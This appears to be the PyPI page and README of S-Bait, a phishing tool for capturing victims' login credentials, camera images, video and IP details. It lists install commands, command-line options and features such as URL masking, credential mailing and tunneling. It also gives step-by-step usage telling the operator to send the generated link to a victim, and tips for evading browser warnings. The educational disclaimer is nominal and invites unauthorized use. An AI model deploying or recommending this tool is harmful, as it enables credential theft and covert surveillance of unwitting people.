
S-Bait










[√] Description :
A python phishing script for login phishing, image phishing, video phishing and many more
[+] Installation
Install primary dependencies (git, python)
- For Debian (Ubuntu, Kali-Linux, Parrot)
sudo apt install git python3 python3-pip php openssh-client -y
- For Arch (Manjaro)
sudo pacman -S git python3 python-pip php openssh --noconfirm
- For Redhat(Fedora)
sudo dnf install git python3 php openssh -y
- For Termux
pkg install git python3 python-pip php openssh -y
Clone this repository
git clone https://gitlab.com/meetsalmvn/S-Bait
Enter the directory
cd S-Bait
Install all modules
pip3 install -r files/requirements.txt --break-system-packages
Run the tool
python3 sbait.py
Or, directly run
wget https://gitlab.com/meetsalmvn/S-Bait/-/raw/main/sbait.py && python3 sbait.py
Pip
pip3 install sbait[For Termux]sudo pip3 install sbait --break-system-packages[For Linux]sbait
Docker
sudo docker pull meetsalmvn/sbaitsudo docker run --rm -it meetsalmvn/sbaitsudo docker cp $(sudo docker ps | grep sbait | awk '{print $1}'):/root/Media media[Run this on another terminal to copy received files from docker to media folder while keeping the container running]
Support
| OS | Support Level |
|---|---|
| Linux | Excellent |
| Android | Excellent |
| iPhone | Alpha |
| MacOS | Alpha (Recommended docker) |
| Windows | Unsupported (Use docker/virtual-box/vmware) |
| BSD | Never tested |
Options
usage: sbait.py [-h] [-p PORT] [-t TYPE] [-o OPTION]
                     [-T TUNNELER] [-r REGION] [-S SUBDOMAIN]
                     [-d DIRECTORY] [-f FEST] [-i YTID] [-u URL]
                     [-s DURATION] [-m MODE] [-e TROUBLESHOOT]
                     [--nokey] [--noupdate]

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  S-Bait's server port [Default : 8080]
  -t TYPE, --type TYPE  S-Bait's phishing type index [Default :
                        null]
  -o OPTION, --option OPTION
                        S-Bait's template index [ Default : null ]
  -T TUNNELER, --tunneler TUNNELER
                        Tunneler to be chosen while url shortening
                        [Default : Cloudflared]
  -r REGION, --region REGION
                        Region for loclx [Default: auto]
  -S SUBDOMAIN, --subdomain SUBDOMAIN
                        Subdomain for loclx [Pro Account]
                        (Default: null)
  -d DIRECTORY, --directory DIRECTORY
                        Directory where media files will be saved
                        [Default : /sdcard/Media]
  -f FEST, --fest FEST  Festival name for fest template [Default:
                        Birthday]
  -i YTID, --ytid YTID  Youtube video ID for yttv template [Default :
                        6hHmkInZkMQ (NASA Video)]
  -u URL, --url URL     Redirection url for ip-tracking or login
                        phishing [Default : null]
  -s DURATION, --duration DURATION
                        Media duration while capturing [Default :
                        5000(ms)]
  -m MODE, --mode MODE  Mode of S-Bait [Default: normal]
  -e TROUBLESHOOT, --troubleshoot TROUBLESHOOT
                        Troubleshoot a tunneler [Default: null]
  --nokey               Use localtunnel without ssh key [Default:
                        False]
  --noupdate            Skip update checking [Default : False]
Features:
- Multi platform (Supports most linux)
- 100+ templates
- Concurrent 4 tunneling (Cloudflared and LocalXpose, LocalHostRun, Serveo)
- OTP Support
- Credentials mailing
- Easy to use
- Possible error diagnoser
- Built-in masking of URL
- Custom masking of URL
- URL Shadowing
- Portable file (Can be run from any directory)
- Get IP Address and many other details along with login credentials
Requirements
Python(3)requestsrichbeautifulsoup4
PHPSSH- 900MB storage
If not found, php, ssh and python modoules will be installed on first run
Tested on
TermuxUbuntuKali-LinuxArchFedoraManjaro
Usage

- Run the script
- Choose a Website
- Wait sometimes for setting up all
- Send the generated link to victim
- Wait for victim login. As soon as he/she logs in, credentials will be captured
Example
Solution of common issues
- Some secured browsers like Firefox can warn for '@' prefixed links. You should use pure links or custom link to avoid it.
- Termux from play store in not supported. Download termux from fdroid or github
- VPN or proxy prevents tunneling and even proper internet access. Turn them off you have issues.
- Some android requires hotspot to start Cloudflared and Loclx. If you face 'tunneling failed' in android, most probably your hotspot is turned off. Turn it on and keep it on untill you close S-Bait.
- If you want mailing credentials then you need to use app password. Visit here and generate an app password, put that in
files/email.json. You may need to enable 2FA before it.
[!] Disclaimer
This tool is developed for educational purposes. Here it demonstrates how phishing works. If anybody wants to gain unauthorized access to someones social media, he/she may try out this at his/her own risk. You have your own responsibilities and you are liable to any damage or violation of laws by this tool. The author is not responsible for any misuse of S-Bait!
Credits:
PyPhisher CamHacker VidPhisher IP-Tracker Storm-Breaker Seeker
[~] Find Me on :




1 maintainer

Metadata
1 maintainer
Release files for sbait 1.1.2
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Actions Reset |
|---|---|---|---|---|
| sbait-1.1.2-py3-none-any.whl | Python 3 | none | any | Details for sbait-1.1.2-py3-none-any.whl |
Release files / sbait-1.1.2-py3-none-any.whl
| Download URL | sbait-1.1.2-py3-none-any.whl |
|---|---|
| Size | 26.5 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
a53cee50f319a43d05c0ccbb7d5427b12dd94c2a0fe165e4920acccf19cb7f35
|
|
BLAKE2b-256 checksum How to use checksums |
d858859a117bb4e5312e058e30ec1b1be4c2d61eab2a119f9c3bb7ba2de5404b
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
poetry/1.8.2 CPython/3.10.20 Linux/5.15.154+
|
Security for sbait 1.1.2
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
No provenance found
None of the files in this release were uploaded with provenance metadata.
A note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.
To learn more about protecting yourself from malicious actors, visit our package security documentation.














